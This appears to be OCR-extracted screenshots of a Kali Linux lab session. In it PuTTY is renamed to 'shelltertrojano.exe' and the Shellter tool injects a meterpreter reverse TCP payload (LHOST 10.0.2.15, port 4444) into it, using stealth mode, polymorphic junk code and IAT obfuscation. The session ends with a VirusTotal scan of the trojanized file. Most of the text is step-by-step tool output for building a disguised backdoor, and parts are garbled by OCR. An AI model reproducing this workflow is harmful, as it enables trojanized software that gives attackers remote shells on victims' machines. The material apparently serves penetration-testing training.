0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.2
www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H):
```



```
(root@kali)-[/home/veronica/Descargas]
# mv putty.exe shelltertrojano.exe

(root@kali)-[/home/veronica/Descargas]
# ls
aclomihx.exe  default.png  dvhma_inject.apk  gadget-android-x86_64.so  meta2.pdf  shelltertrojano.exe  ZAP_2.12.0
bpyjzmzck.exe de.zertapps.dvhma.openui5_1.0.0_6.3.0_debug.apk  dwqfesvc.exe      InsecureBankv2            meta2.xml   shodanwave         ZAP_2.12.0_Linux.tar.gz
bypass.js     document.png  Empire-3.8.2      InsecureBankv2.apk        Metasploitable2_black_7ojrms.pdf  uber-apk-signer-1.1.0.jar  ZAP_2.12_0_unix.sh
cacert.cer    dvhma         Empire-3.8.2.tar.gz  InsecureBankv2_modificada  Metasploitable2_black_uznify.pdf  warp.apk                  y8k4Gap1BNxc0G
cert-der.crt  dvhma.apk    FRIDA              'Laptop_scan_lvz3r3.pdf'  Nessus-10.4.1-ubuntu1404_amd64.deb
```




```
Shell7er

*****
* PE Info Elimination *
*****

Data: Dll Characteristics (Dynamic ImageBase etc...), Digital Signature.
Status: All related information has been eliminated!

*****
* Tracing Mode *
*****

Status: Tracing has started! Press CTRL+C to interrupt tracing at any time.

Note: In Auto Mode, Shellter will trace a random number of instructions
      for a maximum time of approximately 30 seconds in native Windows
      hosts and for 60 seconds when used in Wine.

DisASM.dll was created successfully!

Instructions Traced: 24575
Tracing Time Approx: 1.02 mins.
```

```
Shell7er

Starting First Stage Filtering...

*****
* First Stage Filtering *
*****

Filtering Time Approx: 0.00108 mins.

Enable Stealth Mode? (Y/N/H): Y

*****
* Payloads *
*****

[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): 1

Invalid Input!

Enter L/l or C/c.
```

```
Shell7er
Use a listed payload or custom? (L/C/H): L
Select payload by index: 1
*****
* meterpreter_reverse_tcp *
*****

SET LHOST: 10.0.2.15
SET LPORT: 4444

*****
* Payload Info *
*****

Payload: meterpreter_reverse_tcp
Size: 281 bytes
Reflective Loader: NO
Encoded-Payload Handling: Enabled
Handler Type: IAT

*****
* Encoding Stage *
*****

Encoding Payload: Done!

Empire-3.8.2.tar.gz InsecureBankv2_mod1
```

```
Shell7er

*****
* Assembling Decoder Stage *
*****

Assembling Decoder: Done!

*****
* Binding Decoder & Payload Stage *
*****

Status: Obfuscating the Decoder using Thread Context Aware Polymorphic
       code, and binding it with the payload.

Please wait...

Binding: Done!

*****
* IAT Handler Stage *
*****

Fetching IAT Pointers to Memory Manipulation APIs...

0. VirtualAlloc --> N/A
1. VirtualAllocEx --> N/A
2. VirtualProtect --> N/A
3. VirtualProtectEx --> N/A
4. HeapCreate/HeapAlloc --> N/A
5. LoadLibrary/GetProcAddress --> IAT[4fd898]/IAT[4fd810]
6. GetModuleHandle/GetProcAddress --> IAT[4fd804]/IAT[4fd810]
```

```
Shell7er

Using Method --> 6

*****
* IAT Handler Obfuscation *
*****

Status: Binding the IAT Handler with Thread Context Aware Polymorphic code.
Please wait...

Code Generation Time Approx: 0.065 seconds.

*****
* PolyMorphic Junk Code *
*****

Type: Engine
Generating: ~329 bytes of PolyMorphic Junk Code
Please wait...

Generated: 330 bytes
Code Generation Time Approx: 0.056 seconds.

Starting Second Stage Filtering...

Empire-3.8.2 for dz InsecureBankv2 modific
```

```
*****  
* Second Stage Filtering *  
*****
```

Filtering Time Approx: 0.00155 mins.

```
*****  
* Injection Stage *  
*****
```

Virtual Address: 0x4c2301

File Offset: 0xc1701

Section: .text

Adjusting stub pointers to IAT...

Done!

Adjusting Call Instructions Relative Pointers...

Done!

Injection Completed!

```
*****
```



```
Shell7er

*****
* PE Checksum Fix *
*****

Status: Valid PE Checksum has been set!

Original Checksum: 0x1729d4
Computed Checksum: 0x1739b4

*****
* Verification Stage *
*****

Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

Warning!
If the PE target spawns a child process of itself before
reaching the injection point, then the injected code will
be executed in that process. In that case Shellter won't
have any control over it during this test.
You know what you are doing, right? ;o)

Injection: Verified!
```

```
(root@kali)~/home/veronica/Descargas
# ls
aclomihx.exe  default.png  dvhma_inject.apk  gadget-android-x86_64.so  meta2.pdf  shelltertroiano.exe  ZAP_2.12.0
bpyjzck.exe  de.zertapps.dvhma.openui5_1.0.0_6.3.0_debug.apk  dwqfesvc.exe  InsecureBankv2  meta2.xml  shodanwave  ZAP_2.12.0_Linux.tar.gz
bypass.js    document.png  Empire-3.8.2      InsecureBankv2.apk  Metasploitable2_black_7ojrms.pdf  uber-apk-signer-1.1.0.jar  ZAP_2.12_0_unix.sh
cacert.cer   dvhma        Empire-3.8.2.tar.gz  InsecureBankv2_modificada  Metasploitable2_black_uznify.pdf  warp.apk  y8k4Gap1BNxc0G
cert-der.crt dvhma.apk    FRIDA              'Laptop_scan_lzv3r3.pdf'  Nessus-10.4.1-ubuntu1404_amd64.deb

your Sample submission with the security community. Please do not submit any personal information:
VirusTotal is not responsible for the contents of your submission. Learn more

(groot@kali)~/home/veronica/Descargas
# shellter

(groot@kali)~/home/veronica/Descargas
# ls
aclomihx.exe  default.png  dvhma_inject.apk  gadget-android-x86_64.so  meta2.pdf  Shellter_Backups  y8k4Gap1BNxc0G
bpyjzck.exe  de.zertapps.dvhma.openui5_1.0.0_6.3.0_debug.apk  dwqfesvc.exe  InsecureBankv2  meta2.xml  shelltertroiano.exe  ZAP_2.12.0
bypass.js    document.png  Empire-3.8.2      InsecureBankv2.apk  Metasploitable2_black_7ojrms.pdf  shodanwave  ZAP_2.12.0_Linux.tar.gz
cacert.cer   dvhma        Empire-3.8.2.tar.gz  InsecureBankv2_modificada  Metasploitable2_black_uznify.pdf  uber-apk-signer-1.1.0.jar  ZAP_2.12_0_unix.sh
cert-der.crt dvhma.apk    FRIDA              'Laptop_scan_lzv3r3.pdf'  Nessus-10.4.1-ubuntu1404_amd64.deb  warp.apk
```



eb1435f16959ce9bb382e288a3dc9838208a1265bb5875464a9452479e1cca35



?

× Community Score ✓

33 security vendors and no sandboxes flagged this file as malicious



eb1435f16959ce9bb382e288a3dc9838208a1265bb5875464a9452479e1cca35

PuTTY

peexe

1.39 MB
Size

2023-02-07 19:23:40 UTC
1 minute ago



DETECTION

DETAILS

BEHAVIOR C

COMMUNITY